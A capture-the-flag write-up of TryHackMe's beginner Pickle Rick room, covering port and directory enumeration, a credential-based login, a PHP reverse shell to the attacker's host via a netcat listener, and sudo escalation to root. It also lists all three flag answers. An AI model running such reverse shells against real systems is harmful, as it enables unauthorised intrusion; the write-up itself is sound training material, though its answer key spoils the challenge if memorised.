CTF Write-Up: Pickle Rick

The following writeup is for the Pickle Rick CTF hosted on TryHackMe, it is a free room tailored towards beginners. As the name implies, it is a Rick and Morty-themed challenged which requires you to exploit a web server and find three ingredients to help Rick make his potion and transform himself back into a human. It was a very fun experience, and I learnt a long during my journey solving it.

1. Enumeration

First, I conducted an Nmap scan to identify open ports, service versions, and any common vulnerabilities or weaknesses for which the default scrip scan identifies. Here is the Nmap command that was used:

```
┌──(kali㉿kali)-[~/Documents/pickle_rick]
└─$ sudo nmap -sC -sV -p- -T4 10.10.188.100 -oN pickle_rick.txt
```


Scan results:

- Ports: 22 (SSH) and 80 (HTTP)

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 27:12:2a:e7:de:e4:59:ef:bd:b4:41:2e:e8:af:86:fc (RSA)
|   256 5f:3c:ec:a3:c8:d0:10:77:5a:9b:2b:df:49:7b:77:80 (ECDSA)
|_  256 28:e9:97:1e:5e:80:c2:bf:95:71:6f:00:bc:eb:fd:b4 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Rick is sup4r cool
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

2. Exploring Port 80

Upon visiting port 80, I encountered a simple webpage:



By viewing the source code of this page, I discovered a username:

```
<!--

  Note to self, remember username!

  Username: R1ckRul3s

-->
```


Next, I used Gobuster to brute-force directories and files:

```
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.212.102
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     js,css,py,php,sh,txt,cgi,html
[+] Timeout:        10s
===============================================================
2023/09/30 06:08:05 Starting gobuster
===============================================================
/index.html (Status: 200)
/login.php (Status: 200)
/assets (Status: 301)
/portal.php (Status: 302)
/robots.txt (Status: 200)
/denied.php (Status: 302)
/server-status (Status: 403)
/clue.txt (Status: 200)
Progress: 174256 / 220561 (79.01%)
```


I also performed a Nikto scan to see if the Gobuster scan missed anything important:

```
┌──(kali㉿kali)-[~/Documents/pickle_rick]
└─$ nikto -h 10.10.188.100
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.10.188.100
+ Target Hostname:    10.10.188.100
+ Target Port:        80
+ Start Time:         2024-06-07 01:20:35 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.41 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https:/
+ /: The X-Content-Type-Options header is not set. This could allow the user a
ing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: 426, s
+ Apache/2.4.41 appears to be outdated (current is at least Apache/2.4.54). Ap
+ OPTIONS: Allowed HTTP Methods: HEAD, GET, POST, OPTIONS .
+ /login.php: Cookie PHPSESSID created without the httponly flag. See: https:/
+ /login.php: Admin login page/section found.
+ 8074 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time:           2024-06-07 01:59:48 (GMT-4) (2353 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


In the ‘robots.txt’ file, I found the phrase ‘Wubbalubbadubdub’, which could be useful later:




Additionally, a login page was discovered by the Gobuster and Nikto scan:



Along with a clue.txt file which provides us with more hints.




Let's try to login to the portal using the username 'R1ckRul3s' and password 'Wubbalubbadubdub':



This worked! I now have gained access to Rick's portal.


3. Getting a Reverse Shell

Seeing as the clue said to look around the file system, I'm assuming this command panel allows us to execute bash commands. I started off by entering the ls -la command:



As you can see this works, and there also appears to be an interesting text file so let's attempt to view it:

Command disabled to make it hard for future **PICKLEEEE RICCCKKKK**.



We can't use the cat command as seen above. I'm confident there is a way to bypass this and view the file but rather than doing this, I decided to try and get a reverse shell. If you enter php –version, you can see that php is running on the machine:

```
php --version
```

Execute

```
PHP 7.4.3-4ubuntu2.20 (cli) (built: Feb 21 2024 13:54:34) ( NTS )
Copyright (c) The PHP Group
Zend Engine v3.4.0, Copyright (c) Zend Technologies
    with Zend OPcache v7.4.3-4ubuntu2.20, Copyright (c), by Zend Technologies
```

Now all we have to do is enter a php reverse shell (the one here is from pentest monkey) into the command panel:

```
php -r '$sock=fsockopen("10.4.85.213",4444);exec("/bin/sh -i <&3 >&3 2>&3");'
```

Execute

Start a netcat listener on the specified port and execute the php one liner:

```
┌──(kali㉿kali)-[~/Documents/pickle_rick]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
```

Boom! We have a shell:

```
┌──(kali㉿kali)-[~/Documents/pickle_rick]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.4.85.213] from (UNKNOWN) [10.10.188.100] 44582
/bin/sh: 0: can't access tty; job control turned off
$
```

We can now view the interesting file we found earlier:

```
$ ls -la
total 40
drwxr-xr-x 3 root   root   4096 Feb 10  2019 .
drwxr-xr-x 3 root   root   4096 Feb 10  2019 ..
-rwxr-xr-x 1 ubuntu ubuntu   17 Feb 10  2019 Sup3rS3cretPickl3Ingred.txt
drwxrwxr-x 2 ubuntu ubuntu 4096 Feb 10  2019 assets
-rwxr-xr-x 1 ubuntu ubuntu   54 Feb 10  2019 clue.txt
-rwxr-xr-x 1 ubuntu ubuntu 1105 Feb 10  2019 denied.php
-rwxrwxrwx 1 ubuntu ubuntu 1062 Feb 10  2019 index.html
-rwxr-xr-x 1 ubuntu ubuntu 1438 Feb 10  2019 login.php
-rwxr-xr-x 1 ubuntu ubuntu 2044 Feb 10  2019 portal.php
-rwxr-xr-x 1 ubuntu ubuntu   17 Feb 10  2019 robots.txt
$ cat Sup3rS3cretPickl3Ingred.txt
mr. meeseek hair
$
```

Let's now install a TTY shell using a python one liner:

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@ip-10-10-188-100:/var/www/html$
```

If you navigate to the home directory, you can find a directory for rick which contains another interesting file:

```
www-data@ip-10-10-188-100:/home/rick$ ls -la
ls -la
total 12
drwxrwxrwx 2 root root 4096 Feb 10  2019  .
drwxr-xr-x 4 root root 4096 Feb 10  2019  ..
-rwxrwxrwx 1 root root   13 Feb 10  2019 'second ingredients'
```

```
www-data@ip-10-10-188-100:/home/rick$ cat 'second ingredients'
cat 'second ingredients'
1 jerry tear
```

We have found the second flag!

4. Privileges Escalation

I am now going to try and escalate to root. Let's first list all the commands we can run as the root user:

```
www-data@ip-10-10-188-100:/home/rick$ sudo -l
sudo -l
Matching Defaults entries for www-data on ip-10-10-188-100:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ip-10-10-188-100:
    (ALL) NOPASSWD: ALL
```

Luckily for us we can run everything as root without a password:

```
www-data@ip-10-10-188-100:/home/rick$ sudo /bin/bash
sudo /bin/bash
root@ip-10-10-188-100:/home/rick# whoami
whoami
root
```

If you navigate to the root directory we can find an interesting file called 3rd.txt:

```
root@ip-10-10-188-100:/# cd root
cd root
root@ip-10-10-188-100:~# ls -la
ls -la
total 28
drwx------  4 root root 4096 Feb 10  2019 .
drwxr-xr-x 23 root root 4096 Jun  7 05:07 ..
-rw-r--r--  1 root root 3106 Oct 22  2015 .bashrc
-rw-r--r--  1 root root  161 Jan  2 13:39 .profile
drwx------  2 root root 4096 Feb 10  2019 .ssh
-rw-r--r--  1 root root   29 Feb 10  2019 3rd.txt
drwxr-xr-x  4 root root 4096 Apr 12 14:05 snap
root@ip-10-10-188-100:~# cat 3rd.txt
cat 3rd.txt
3rd ingredients: fleeb juice
```

We have found the final flag in the root directory.

Questions Answered:

1. **What is the first ingredient that Rick needs?**
    - mr. meeseek hair
2. **What is the second ingredient in Rick's potion?**
    - 1 jerry tear
3. **What is the last and final ingredient?**
    - fleeb juice

Completing the Pickle Rick CTF was a thrilling and educational experience. It reinforced my skills in enumeration, web exploitation, privileges escalation, and more. I had a bunch of fun doing this challenge and I highly recommend this challenge to anyone looking to enhance their basic penetration testing skills. Feel free to reach out to me if you need any help or have any feedback. Happy hacking!